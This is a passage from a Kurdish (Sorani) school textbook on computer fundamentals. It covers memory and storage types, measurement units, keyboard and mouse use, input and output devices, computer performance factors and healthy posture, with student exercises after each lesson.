پێشی دەگوترێ یادگەی ناوەوە Internal Memory دەکەوێتە سەر بۆردی سەرەکی، کە لە دوو جۆر پێکدێت:

(١) یادگەی تەنها بۆ خوێندنەوە: Read Only Memory-ROM

ئەم یادگەیە لە کۆمپیوتەردا دەکەوێتە سەر بۆردی سەرەکی، کۆمەڵێک فەرمان و ڕێنمایی هەمیشەیی تێدایە، کە تایبەتن بە سەرەتای بەکارخستن و ئامادەکردنی کۆمپیوتەر بۆ کارکردن، ناوەڕۆکی یادگەکەش تەنها بۆ خوێندنەوەیە بە شێوەی زنجیرەیی و بە کوژاندنەوەی کۆمپیوتەر هیچ گۆڕانکاری بەسەردا نایێت.



(٢) یادگەی گەیشتنی هەڕەمەکی: Random Access Memory-RAM

تایبەتە بە هەڵگرتنی داتا و زانیارییەکان و ئەو پرۆگرامانەی کە لەلایەن بەکارهێنەر دەکرێنەوە و پێویستیان بە چارەسەر هەیە بە شێوەی کاتی، تا دادەخرێنەوە و بە پچڕانی تەزووی کارەبا بەتاڵ دەبێتەوە.

هەروەها پەیوەندی نێوان یەکەی چارەسەری ناوەندی و دیسکی ڕەق ڕێکدەخات، بڕی هەڵگرتنەکەی بە گێگا بایت GB دەپێورێت. خوێندنەوە و گەیشتن بە داتا لەم یادگەیە بە شێوەی هەرەمەکییە.

یەکەکانی پێوانەی یادگە : Memory Measurement Units

پێوانەی یادگە بریتییە لە بڕی توانای ئەو یادگەیە بۆ داکردنی داتا و زانیارییەکان، یەکەی بنەڕەتی بۆ ئەم پێوانەیە بریتییە لە بیت Bit و بە هەشت بیت یەک بایت پێکدەهێنن، واتە:

1Byte = 8 Bit ، ئەمانەی خوارەوەش یەکە گەورەکانی ترن بۆ پێوانەی یادگە:

١ کیلۆ بایت = ١٠٢٤ بایت واتە: 1KB = 1024 Byte

١ میگا بایت = ١٠٢٤ کیلۆ بایت واتە: 1MB = 1024 KB

١ گێگا بایت = ١٠٢٤ میگا بایت واتە: 1GB = 1024 MB

١ تیرا بایت = ١٠٢٤ گێگا بایت واتە: 1TB = 1024 GB

چالاکی// پ١/ یەکەکانی پێکهاتە ماددییەکان بژمێرە.

پ٢/ یەکەی چارەسەرکردنی ناوەندی لە چی پێکدێت وگرنگی چییە؟

پ٣/ (١) CPU بریتییە لە کورتکراوەی ....

(٢) RAM بریتییە لە کورتکراوەی ....

(٣) ئەگەر پێوانەی RAM یێک ٨ گێگابایت بێت، بە کیلۆبایت دەکاتە ....

یەکەکانی داکردن Storage Units

وانەی ٥

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ژماردنی یەکەکانی داکردن .

٢) گرنگی هەر یەکەیەک لە یەکەکانی داکردن.



٢- یەکەکانی داکردن : Storage Units

هەروەها پێیان دەگوترێت یەکەکانی یادگەی یارمەتیدەر Auxiliary Memory Unit بە یادگەی لاوەکیش ناو دەبرێن، هۆکاری تایبەتی گرنگن بۆ داکردنی داتا و زانیاری و پرۆگرامە تایبەتییەکانی بەکارهێنەر بۆ پاراستنیان، ئەم یەکانە بە زۆر قۆناغی گەشەپێدان تێپەڕیون و گۆڕانکاریان بەسەرداهاتووە لە بچووککردنەوەی قەبارەیان و زیادکردنی توانای داکردن و زیادکردنی خێرایی لە کارکردن، تا گەیشتوونەتە ئەم قۆناغە پێشکەوتووەی ئێستا، وەک:

- **دیسکی ڕەق:** Hard Disk Drive-HDD

بریتییە لە عەمباری سەرەکی کۆمپیوتەر بۆ داکردنی هەموو داتا و زانیارییە کەسییەکانی بەکارهێنەر وگشت پرۆگرامەکان. وەک: پرۆگرامی سیستەمی بەکارخستن و پرۆگرامی نووسینگە،... هتد، ئەم دیسکانە دوو جۆریان هەیە PATA/IDE و SATA کە داتا کێبڵی Data Cable بەستنیان بە بۆردی سەرەکی جیاوازە، ئێستا دووەمیان باوترە لەبەر خێراییەکەی لە کارکردن، بڕوانە وێنەکانی خوارەوە.



PATA/IDE Cable

IDE HDD



SATA HDD



SATA Cable

- **دیسکی ڕەقی جێگیر:** Solid State Disk-SSD

بەکارهێنانی هەر وەک دیسکی ڕەقی HDD یە، جیاوازیان تەنها لە تەکنەلۆجیای دروستکردنیانە. بڕوانە وێنەکانی بەرامبەر.



HDD



SSD



SSD

- **دیسکی ڕەقی دەرەکی:**

External Hard Disk Drive-EHDD



EHDD

دیسکێکی ڕەقی لاوەکییە بە شێوەی دەرەکی لەگەڵ کۆمپیوتەر دەبەسترێت لە ڕێگەی دەرچەی USB ، بەکاردێت بۆ داکردنی داتا و زانیارییەکانی کەسی، بە پێی قەبارەکەی زۆر جۆری هەیە، بڕوانە وێنەی بەرامبەر دیسکێکی ڕەقی دەرەکییە، قەبارەکەی یەک تێرابایتە.

پەپکە پەستێنراوەکان : Compact Discs

پەپکەی ڕوناکی پلاســتیکین تیرەیان نزیکەی (١٢سم) و ئەستوورییان نزیکەی (١,٢مم)ە، بۆ داکردنــی داتــا و زانیارییەکان بەکاردێن، جۆرێکیان بە CD ناودەبرێت، کە بریتییە لە کورتکراوەی Compact Disc قەبارەی داکردنی 700 MB/ 80 Min واتە 700 MB بۆ داتا و زانیارییەکان و 80 خولەک بۆ ئەو داتا و زانیارییەی پەیوەندی بە کات هەیە Audio & Video ، جۆرێکی تر بە DVD ناودەبرێــت و بریتییــە لە کورتکراوەی Digital Video Disc یان Digital Versatile Disc ، قەبــارەی داکردنــی ئەوانەی کە زۆر باون بریتین لە 4.7 GB/120 Min ، 9.4 GB/240 Min ، ئەم پەپکانە هەندێ تایبەتمەندییان هەیە، وەک:

(١) CD-R ، CD+R ، DVD-R ، DVD+R .

(٢) CD-RW ، CD+RW ، DVD-RW ، DVD+RW .

(٣) CD/DVD-RAM ، CD/DVD-ROM .

- نیشانەی (–) ، (+) تەنها هێمایەکە بۆ ئەو گروپە کۆمپانیایەی کە دروستیکردووە و ئەو جۆرە درایڤەی دەیانخوێننەوە.
- R واتە Read تەنها یەکجار داتا و زانیاری لەسەر تۆمار دەکرێت.
- RW واتە Read and Write دەتوانرێت تا (١٠٠٠ جار) داتا و زانیاری لەسەر تۆمار بکرێت و بسرێتەوە و دووبارە تۆمار بکرێتەوە.
- ROM تەنها بۆ خوێندنەوەیە، ناکرێت کۆپی بکرێتەوە.
- RAM باشترینیانە، زۆر خێرایە لە کارکردن و دەتوانرێت تا (١٠٠٠٠٠ جار) داتا و زانیاری لەسەر بسرێتەوە و تۆمار بکرێتەوە. وەک لەم وێنانەی بەرامبەر دیارە.



چەند جۆرێک لە CD و DVD


ئەم پەپکانە درایڤی تایبەتیان هەیە بۆ تۆمارکردن و خوێندنەوەی داتا و زانیارییەکان، کە بەهۆی تیشکی لێــزەر ئەنجام دەدرێت، وەک درایڤی DVD Multi و درایڤــی Super Combo و درایڤــی Super Multi DVD باشــترینیانە لەگەڵ گشت جۆرە پەپکێک دەگونجێت، هەمووشــیان خوێندنــەوە و تۆمارکــردن ئەنجــام دەدەن، بڕوانە وێنەی بەرامبەر.



چەند جۆرێک لە درایڤی
CD و DVD و BD



جۆرێکــی تر لەم پەپکانە پێی دەگوترێ بلورای Blu-ray Disc-BD قەبــارەی داکردنــی 25-200 GB زیاتریش دەبێت بــە پێی جۆرەکەی، ناوەکەشــی لە لێزەری شــین هاتوە blue laser کــە بەکاردێ لە خوێندنەوە و تۆمارکردنی پەپکەکە، لە پەپکەکانی تر لێزەری سور بەکاردێت، بڕوانە وێنەی بەرامبەر:



جۆری لێزەری بەکارهاتوو لە نوسین وخوێندنەوەی

CD و DVD و BD

جۆرە جیاوازەکانی پەپکەکانی بلورای :

- قەبارە بچوک Mini Blu-ray Disc تیرەکەی (٨ سم) و قەبارەی داکردنی نزیکەی 7.5 GB دەبێت.



چەند جۆرێک لە پەپکی BD

- پەپکــەی بــلــورای تــەنــهــا بــۆ خــوێــنــدنــەوە BD-ROM بەکاردێت، بۆ داکردنی ئەو فیلمانەی لەوپەڕی روونیدان و یارییــە ئــاســت بــەرزەکــان وپــرۆگــرامــەکــان ... هتد.
- پەپکەی بلورای BD-R کە تەنها جارێک دەتوانرێت تۆماربکرێت.
- پەپکەی بلورای BD-RE کە دەتوانرێت لە جارێک زیاتر داتا و زانیارییەکانی لەسەر تۆمار بکرێت و بسڕێتەوە، بە بەکارهێنانی درایڤی تۆمارکاری پەپکەی ڕوناکی optical disc recorder .
- پەپکەی بلورای سێ دوورییەکان Blu-ray 3 D بۆ فیلمە سێ دوورییەکان لە جۆری MPEG 4 - MVC بە ووردەکاری 1080 P بەکاردێت.


Flash Memory

سان دیسک : San Disk ئەمەش چەند جۆرێکی هەیە، وەک :

- **یادگەی فلاش** Flash Memory

پێشــی دەگوترێت درایڤی پێنوس (Pen Drive) ئەم جۆرە یادگەیە زۆر باوە لەبەر ئاســانی بەکارهێنانی، بچوکی لە قەبارەکەی واتە سوکە بۆ هەڵگرتن، کەمی بەهاکەی، جۆراو جۆر لە شێوە و قەبارەی داکردن.



Memory Card

- **کارتی یادگە** Memory Card

ئــەم یادگەیــەش بــە تایبەتی لــە مۆبایلــەکان بەکاردێــت، بە پێی بــڕی توانــای داکردنیان جیادەکرێنەوە، دەتوانرێت لەگەڵ کۆمپیوتەر ببەسترێن بە ڕاستەوخۆ یان لەگەڵ هۆکارێکی بەستن وەک Card Reader و SD Adapter

چالاکی// پ١/ بۆچی زیاتر لە جۆرێک یەکەی داکردن هەیە؟ ڕوونیبکەوە.

پ٢/ شێوەی دروستکردن و قەبارەی داکردنی پەپکەکان جۆراوجۆرە و وەک یەک نین، بۆچی؟

پ٣/ هەندێ جار دەبینین کۆمپیوتەرێک پەپکەی جۆری CD کار پێ دەکات و دەیخوێنێتەوە بەڵام لە هەمان کات دا پەپکەی جۆری DVD ناخوێنێتەوە؟ هۆی ئەمە بۆچی دەگەڕێنیتەوە؟ باسی بکە؟

یەکەکانی پێدان/کیبۆرد Input Units\Keyboard

وانەی ٦

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) شارەزابوونی شوێنی پیتەکان لەسەر کیبۆرد.

٢) بەکارهێنانی کیبۆرد بە خێرایی.



٣- یەکەکانی پێدان Input Units

ئەو ئامێرانەن کە بەهۆیانەوە داتا دەدرێت بە کۆمپیوتەر. وەک:

کیبۆرد : Keyboard

کیبۆرد یەکێکە لە ئامێرە سەرەکییەکانی یەکەی پێدان، بەکاردێت بۆ دەستگرتن بەسەر کارکردنی کۆمپیوتەر و گواستنەوەی داتا و زانیاری بە شێوەی پیت و ژمارە و هێماکان بۆ ناو کۆمپیوتەر.

چۆنیەتی ڕێکخستنی دوگمەکان :

دوگمەکانی سەر کیبۆرد دابەشکراون بەسەر چەند گروپێک لەسەر بنەمای ئیشکردنیان، بەم شێوەی خوارەوە:

- **دوگمەکانی نوسین:**

دوگمەکانی پیت، ژمارە، نیشانە و هێماکان دەگریتەوە.

- **دوگمەکانی کۆنترۆڵکردن:**

ئەو دوگمانە بە تەنیا یان لەگەڵ دوگمەی تر بۆ ئەنجامدانی کارێکی دیاریکراو بەکاردێن، بۆ نمونە: Alt, Ctrl, Esc, Windows

- **دوگمەکانی نەخشە:**

بریتین لە دوگمەکانی F1 و F2 و F3 و... و F12، هەریەک لەو دوگمانە بۆ کارێکی دیاریکراو بەکاردێت، لە پرۆگرامێک بۆ پرۆگرامێکی تر کارەکانیان دەگۆڕێت.

- **دوگمەکانی گواستنەوە:**

ئەم دوگمانە بۆ جوڵاندنی ناوەڕۆکی فایل و لاپەڕەکانی ئینتەرنێت بەکاردێن، وەکو دوگمەی ئاراستەکان و Home و End و Page Up و Page Down و Delete و Insert.

- **کیبۆردی ژمارەکان:**

بریتین لە دوگمەی ژمارەکان و هێمای کردارە بیرکارییەکان، دەکەونە لای ڕاستی کیبۆرد.

لەم وێنەی خوارەوە چۆنیەتی دابەشکردنی پیتەکان روون کراوەتەوە:



نووسینی دەق :

لە هەر پرۆگرامێک ئەگەر بمانەوێت بنووســین ئەوا ئەم هێمایە (I) دەبینین کە شــوێنی دەستپێکردنی نووسینەکە دیاریدەکات.

لەکاتــی نووســیندا جگــە لە دوگمەی پیــت و ژمارە و نیشــانە و هێماکان پێویســتمان بەم دوگمانەی خوارەوەش دەبێت:

Enter (↵): بەکاردێت بۆ گواستنەوەی هێمای نووسین بۆ سەر دێری نوێ.

Backspace (←): بەکاردێت بۆ سڕینەوەی ئەو پیتانەی کە دەکەونە پشت هێمای نووسین.

Delete: بەکار دێت بۆ سڕینەوەی ئەو پیتانەی کە دەکەونە پێش هێمای نووسین.

Spacebar: بەکار دێت بۆ گواستنەوەی هێمای نووسین یەک هەنگاو بۆ پێشەوە (*بەجێ هێشتنی بۆشایی لە نێوان وشەکان*).

Tab: بەکار دێت بۆ گواستنەوەی هێمای نوسین چەند هەنگاوێک بۆ پێشەوە.

تێبینی//

دوگمەی  بەکاردێت بۆ کردنەوەی لیستی تایبەت بە شوێنی چالاک. واتە: (*کرداری کلیکی راستی ماوس*).

چالاکی//

پ١/ هەندێ دوگمە لەسەر کیبۆرد لە دوو شوێن هەن بە هەمان ناو، بۆچی؟

پ٢/ وەڵامی راست هەڵبژێرە:

١- یەکێکە لە دوگمەکانی گواستنەوە: (Esc ، F1 ، End ، Alt)

٢- دوگمەی Windows یەکێکە لە دوگمەکانی:(نووسین ، کۆنترۆڵکردن ، نەخشە ، گواستنەوە)

یەکەکانی پێدان/ماوس Input Units\Mouse

وانەی ٧

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە فێر بێت:





١) بەشەکانی ماوس و بەکارهێنانیان.

٢) ناسینی یەکەکانی پێدانی لاوەکی.




ماوس : Mouse

ئامێرێکـــی ســـەرەکی یەکەی پێدانە، بۆ پێدانی داتا لە ڕێگـــەی فەرمانکردن بە کۆمپیوتەر بۆ ئەنجامدانی کارێک بەکاردێت.

بەشە سەرەکییەکانی ماوس :

ماوس لــە دوو دوگمە پێکدێت، دوگمەی ســـەرەکی کـــە دوگمەی لای چەپـــە و دوگمەی لاوەکی کـــە دوگمەی لای راســـتە. لە زۆربەی کاتەکاندا دوگمەی لای چەپ بەکاردێت.




لە نێوان هەردوو دوگمەکەی ماوس ڕۆڵەیەکی خولاو هەیە پێیدەگوترێت ڕۆڵەی تێپەڕکردن Scroll، کە بۆ جوڵاندنی لاپەڕەکان بە هەردوو ئاراستەی سەرەوە و خوارەوە بە مەبەستی بینینی تەواوی ناوەڕۆکەکە بەکاردێت، بڕوانە وێنەی سەرەوە.

گرتن و جوڵاندنی ماوس:



ماوسەکە لە تەنیشت کیبۆرد دابنێ لەسەر ڕوویەکی خاوێن و نەرم و لوس (پادی ماوس)، دەستت بخەرە سەر ماوسەکە، وەک لە وێنەی سەرەوە دیارە.

بە جوڵاندنی ماوس بە هەر ئاراســـتەیەک نیشاندەری ماوسەکە cursor لەسەر شاشە بەو ئاراستەیە دەجوڵێت.



هەندێک لە هێماکانی نیشاندەری ماوس

بەکارهێنانی ماوس:



بەشێوەیەکی گشتی ماوس پێنج بەکارهێنانی هەیە کە بریتین لەمانەی خوارەوە:

- **کلیک** Click

بریتییـــە لـــە کرداری یەک جـــار داگرتن وسەربەســـتکردنی دوگمەی لای چەپـــی ماوس، بۆ دەست نیشانکردنی ئایکۆنێک یان کردنەوەی لیستێک بەکاردێت.

- **جووت کلیک** Double Click

بریتییە لە کرداری دوو جار داگرتن و سەربەستکردنی دوگمەی لای چەپی ماوس یەک بە دوای یەک و بە خێرایی، بۆ کردنەوەی پەنجەرەی پرۆگرامێک یان فۆڵدەرێک.

- **کلیککردن بە دوگمەی لای ڕاست** Right Click

بریتییە لە کرداری یەکجار داگرتن و سەربەست کردنی دوگمەی لای راستی ماوس، بۆ پیشاندانی لیستێک لە فرمانی تایبەت بەو شوێنەی کە کلیکەکەی لەسەر کراوە بەکاردێت.

- **ڕاکێشان و سەربەستکردن** Drag & Drop

بریتییە لە کرداری گواستنەوەی ئایکۆن و پەنجەرەکان لە شوێنی خۆیان بۆ شوێنێکی تر، بەهۆی داگرتنی دوگمەی لای چەپی ماوس لەسەریان بە بەردەوامی و ڕاکێشانیان بۆ شوێنی مەبەست و سەربەستکردنیان.

- **بەکارهێنانی ڕۆڵەی تێپەڕکردن** Scroll



بریتییە لە کرداری خولاندنەوەی ڕۆڵەی نێوان هەردوو دوگمەکەی ماوس بۆ جولاندنی لاپەڕەکان بە هەردوو ئاراستەی سەرەوە و خوارەوە، بە مەبەستی بینینی ناوەڕۆکەکانیان.



یەکەی پێدانی لاوەکی :



- **سکانەر:** Scanner

ئامێرێکە بەهۆیەوە دەتوانرێت وێنەی ناو ئەلبومەکانمان یان وێنەیەک لە هێلکارییەکی دروستکراو یان دەقێکی نوسراو بدرێت بە کۆمپیوتەر.



- **مایک :** Microphone

ئامێرێکە بۆ پێدانی دەنگ بە کۆمپیوتەر بەکاردێت.

- **کامیرا:** Camera



کامیرا بۆ گرتنی وێنەی جێگیر و جولاو و ناردنی بۆ کۆمپیوتەر بەکاردێت.

- **پێنووسی روناکی :** Light Pen



پێنووسێکە بە تیشکی ڕوناکی کاردەکات، بەکاردێت بۆ نووسین یان دروستکردنی هێلکاری لەسەر سکرینی تایبەت بەخۆی یان سکرینی کۆمپیوتەر کە تایبەتمەندی بەرکەوتنی هەبێت، بەم جۆرە داتای پێ دەدرێتە کۆمپیوتەر.

چالاکی//

پ١/ ئایا شێوەی گرتنی ماوس هیچ کاریگەرییەکی لەسەر راپەڕاندنی کارەکانمان هەیە؟چۆن؟

پ٢/ ماوسی بە وایەر Wire ، چ جیاوازییەکی لەگەڵ ماوسی بێ وایەر Wireless هەیە؟

پ٣/ ئایا دەتوانین ماوسی کۆمپیوتەرێکی Desktop بۆ Laptop بەکاربهێنین؟ چۆن؟ ئایا ئەمە بۆ کیبۆردیش بە هەمان شێوەیە؟

پ٤/ دروست و نادروست لەمانەی خوارەوە دیاریبکە.

١. ماوس ئامێرێکی لاوەکی یەکەی پێدانە.

٢. دوگمەی سەرەکی ماوس بریتییە لە دوگمەی لای راست.

٣. ماوس بەبێ (پادی ماوس) کارناکات.

٤. Scroll بۆ جولاندنی لاپەرەکان بە ئاراستەی سەرەوە و خوارەوە بەکاردێت.

٥. Scanner بۆ گواستنەوەی وێنە بۆ کۆمپیوتەر بەکاردێت.

پ٥/ وەڵامی راست هەڵبژێرە:

١. بۆ پێدانی دەنگ بە کۆمپیوتەر بەکاردێت:

Light Pen   Microphone   Scanner   Mouse

٢. بۆ گواستنەوەی فۆلدەرێک لە شوێنی خۆی بۆ شوێنێکیتر بەکاردێت.

Right Click   Double Click   Click   Drag & Drop

٣. بریتییە، لە کرداری یەکجار داگرتن و سەربەستکردنی دوگمەی لای چەپی ماوس.

Right Click   Double Click   Click   Drag & Drop

٤. بۆ دروستکردنی هێلکاری لەسەر سکرین بەکاردێت.

Light Pen   Microphone   Scanner   Mouse


٥. ئامێرێکی سەرەکی یەکەی پێدانی کۆمپیوتەرە.

Light Pen   Microphone   Scanner   Mouse



وانەی ٨

Output Units یەکەکانی دەرکردن



ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ناسین و ژماردنی یەکەکانی دەرکردن لە کۆمپیوتەر.

٢) ناسینی پێکهاتەی مرۆیی کۆمپیوتەر.

٤- یەکەکانی دەرکردن : Output Units

ئەو ئامێرانەن، کە تایبەتن بە پیشاندان و دەرکردنی زانیارییەکان Information ، پاش چارەسەرکردنی داتا بۆ سود وەرگرتن لێیان لەلایەن بەکارهێنەر، وەک:

- **مۆنیتەر : Monitor**



وەک وێنەی بەرامبەر، لە پێکهاتە گرنگەکانی کۆمپیوتەرە، لەبەرئەوەی یەکەم: بەهۆیەوە دەتوانرێت پرۆگرامە بەکارهاتووەکان و پێداتی داتا ببینرێ، بۆ ئاگاداربوون لە هەر هەڵەیەکی پێدانەکە، دووەم: بەهۆیەوە دەتوانرێ گشت ئەنجامەکان (*زانیارییەکان*) ببینرێ پێش داکردنیان.

- **بڵندگۆ / هێدفۆن : Speakers / Headphones**



ئەمانەش ئامێری پەخشی دەنگن، بەکاردێن بە هۆی پرۆگرامی تایبەتەوە بۆ وەرگرتنی ئەو دەنگانەی لە کۆمپیوتەر دەردەچن و پەخشکردنیان بۆ دەرەوەی کۆمپیوتەر، وەک وێنەکانی بەرامبەر.

- **چاپکەر : Printer**



لە وێنەی بەرامبەر دیارە، ئامێرێکە بۆ چاپکردنی ئەنجامەکان بۆ سەر کاغەز بەکاردێت.

- **وێنەکێش : Plotter**

ئامێرێکی چاپە، وەک لە وێنەکانی خوارەوە دیارە، بۆ چاپکردن بەکاردێت بە قەبارەی گەورە، وەک چاپکردنی نەخشەکان و دیزاینی ئەندازەیی گەورە و تابلۆی بانگەشە و هێڵکاری گشتی شار و کارگە گەورەکان .. هتد.



Mini cutting plotter



سێیەم/ پێکهاتەی مرۆیی : PeopleWare STAFFING

پێکهاتەی مرۆیی بەشـێکی سەرەکی گرنگن لە کۆمپیوتەر بەبێ ئەو پێکهاتەیە کۆمپیوتەر لە کاردەکەوێت و هیچ سودێک نابەخشێت، ئەمانیش دەکرێن بە سێ جۆر:

١- بەکارهێنەرانی کۆمپیوتەر

ئەو کەسانەن، کە پرۆگرامەکانی کۆمپیوتەر بەکاردەهێنن بۆ راپەڕاندنی کاروباری ڕۆژانەیان.

٢- پرۆگرامسازانی کۆمپیوتەر

ئەو کەسـانەن، کـە پرۆگرامەکانـی کۆمپیوتەر دادەنێن، کەسـانی زۆر زیرەکـن لە بواری کۆمپیوتـەر و شـیکردنەوە و چارەسـەرکردنی پرۆگرامەکان بـە هۆی زانین و تێگەیشـتنیان لە زۆربەی زمانەکانی کۆمپیوتەر.

٣- چاککەرەوەکانی کۆمپیوتەر

ئەو کەسانەن، کە کاری چاککردنەوەی کۆمپیوتەر لە دەزگا و کۆمپانیاکان ئەنجام دەدەن.

چالاکی//

پ١/ مەرجە هەموو ئامێرەکانی یەکەی دەرکردن لەگەڵ کۆمپیوتەرێک هەبن لە گشت شوێنێکدا؟بۆچی؟

پ٢/ ئەو کەسانەی، کە پرۆگرامی کۆمپیوتەر دادەڕێژن جیاوازیان چییە لەگەڵ ئەو کەسانەی کە پرۆگرامەکە بەکاردێنن؟

پ٣/ کەسێک دەزانێت پرۆگرامەکانی کۆمپیوتەر بەکاربهێنێت، بەڵام لە کاتی تێکچوونی کۆمپیوتەرەکەی نازانێت چاکیبکاتەوە و بە پێچەوانەوەش، ئەمە چۆنە؟ شرۆڤەیبکە؟

پ٤/ ئەم بۆشاییانە تەواوبکە:

١. .... ئامێرێکە بۆ چاپکردن بە قەبارەی گەورە بەکاردێت.

٢. .... ئەو ئامێرانەن، کە تایبەتن بە پیشاندان و دەرکردنی زانیارییەکان.

٣. .... ئەو کەسانەن، کە کۆمپیوتەرە لە کار کەوتووەکان چاکدەکەنەوە.

٤. .... لە پێکهاتە گرنگەکانی کۆمپیوتەرە بۆ بینینی گشت ئەنجامەکان.

٥. .... بۆ چاپکردنی ئەنجامەکان بۆ سەر کاغەز بەکاردێت.

فاكتەرە گرنگەكانی كۆمپيوتەر

وانەی ٩

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) فاكتەرە كاريگەرەكانی كۆمپيوتەر، چين؟

٢) كڕينی كۆمپيوتەر، بە باشترين تايبەتمەندی.



ئەو فاكتەرانەی كە كاريگەريان هەيە لەسەر ئەدای كۆمپيوتەر :

واتە ئەگەر ويستت كۆمپيوتەرێك بۆ خۆت بكڕيت، ئەوا دەبێت ڕەچاوی ئەم خاڵانە بكەيت:

- **خێرايی CPU**

كاريگەرترين فاكتەرە لەسەر ئەدای كۆمپيوتەر، چونكە خێرايی CPU واتە خێرايی كۆمپيوتەر، بريتييە لە ژمارەی لەرلەرەكان لە چركەيەكدا بە واتايەكی تر بريتيە لە ژمارەی ئەو كردارانەی كە لە يەك چركەدا چارەسەر دەكرێن. خێرايی CPU بە هێرتز Hz دەپێورێت، بۆ نمونە ئەگەر خێرايی CPU دوو گێگا هێرتز 2GHz بێت ئەوا دوو بليۆن كردار لە چركەيەكدا چارەسەردەكات.

- **قەبارەی يادگەی سەرەكی RAM**

كاتێك كە هەر پرۆگرامێك دەكەيتەوە ئەوا ئەو پرۆگرامە لەلايەن سيستەمی بەكارخستنەوە دەخرێتە ناو يادگەی سەرەكی، ئەگەر جێگای تەواو هەبوو بۆ پرۆگرامەكە واتە ئەگەر قەبارەی يادگەكە گەورە بوو ئەوا خێرايی و ئەدای كۆمپيوتەر باشتر دەبێت، بە پێچەوانەوە سيستەمی بەكارخستن بەشێك لە ديسكی ڕەق بە ناوی فايلی ئاڵوگۆڕ Swap File تەرخان دەكات بۆ جێبەجێكردنی پرۆگرامەكان، ئەمەش دەبێتە هۆی بەفيڕۆدانی كات و كەمبوونەوەی خێرايی كۆمپيوتەر.

- **قەبارە و خێرايی ديسكی ڕەق Hard Disk**

وەک لە سەرەوە باسمانكرد لە كاتی بچوكی قەبارەی يادگەی سەرەكی لەچاو پرۆگرامی بەكارخراو، سيستەمی بەكارخستن بەشێك لە ديسكی ڕەق تەرخان دەكات بۆ پرۆگرامەكە بە ناوی فايلی ئاڵوگۆڕ، بۆيە هەرچەند خێرايی وەڵامدانەوەی ديسكی ڕەق بۆ CPU زياتر بێت كەمتر كات بەفيڕۆدەڕوات بەمەش خێرايی و ئەدای كۆمپيوتەر باشتر دەبێت.

- **سيستەمی بەكارخستن Operating System**

هەر چەندە سيستەمی بەكارخستن بەشێكی بەرجەستەی (ماددی) كۆمپيوتەر نييە بەڵام كاريگەرييەكی گەورەی لەسەر ئەدای كۆمپيوتەر هەيە، چونكە هەموو بەشە ماددييەكانی كۆمپيوتەر دەخاتە كار بۆيە هەرچەند هەڵە و كێشە و كەموكوڕی كەمتر بێت، ئەدای كۆمپيوتەر باشتر دەبێت.

چالاكی// پ١/ ئەو فاكتەرانە چين؟ كە كار دەكەنە سەر ئەدای كۆمپيوتەر، تەنها بيانژمێرە.

پ٢/ كۆمپيوتەرەكان لە ڕووی تايبەتمەندييەوە جياوازيان هەيە، هۆی چييە؟

وانەی ١٠ تەندروستی و کۆمپیوتەر Computer & Health


پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

ئامانجی وانەکە

١) دروستی دانیشتن بەرامبەر کۆمپیوتەر.

٢) خۆپاراستن لە توشبوون بە گرفتە تەندروستییەکان، لە کاتی بەکارهێنانی کۆمپیوتەر.

دروستی بەکارهێنانی کۆمپیوتەر :



لێکۆڵینەوە پزیشکییەکان هۆشداریان داوە لە مەترسی دانیشتن بەرامبەر مۆنیتەری کۆمپیوتەر بۆ کاتێکی زۆر بە بەردەوامی، هەرچەند کاتی کارکردن لەسەر کۆمپیوتەر بە شێوەی ناتەندروست زیاتر بێت ئازاری ماسولکەکانی پەنجەو مەچەک و مل و شان زیاتر دەبێت، هەروەها کێشەکانی چاو و بینین زیاتر دەبن ئەمەش لە ئەنجامی بە هەڵە بەکارهێنانی ماوس و کیبۆرد و دانیشتنی نارێک بەرامبەر مۆنیتەری کۆمپیوتەر و دەرچوونی هەندێ تیشکی زیان بەخش لە مۆنیتەر کە کاریگەری دەبێت لەسەر چاو و ڕوخسار و پێست و... هتد، لە کاتی بەکارهێنانی کۆمپیوتەر ئەو شوێنانەی زۆر کاریگەریان لەسەر دەبێت لە وێنەی سەرەوە دیاریکراوە.

بۆ خۆپاراستن لەم گرفتە تەندروستییانە پێویستە لە کاتی بەکارهێنانی کۆمپیوتەر ڕەچاوی ئەم خاڵانەی خوارەوە بکرێت:


١. دانیشتن بە شێوەیەکی ڕێک و بەکارهێنانی کورسییەک، کە ئەم تایبەتمەندییانەی خوارەوەی هەبێت، هەر وەک لە وێنەی بەرامبەر پیشاندراوە.



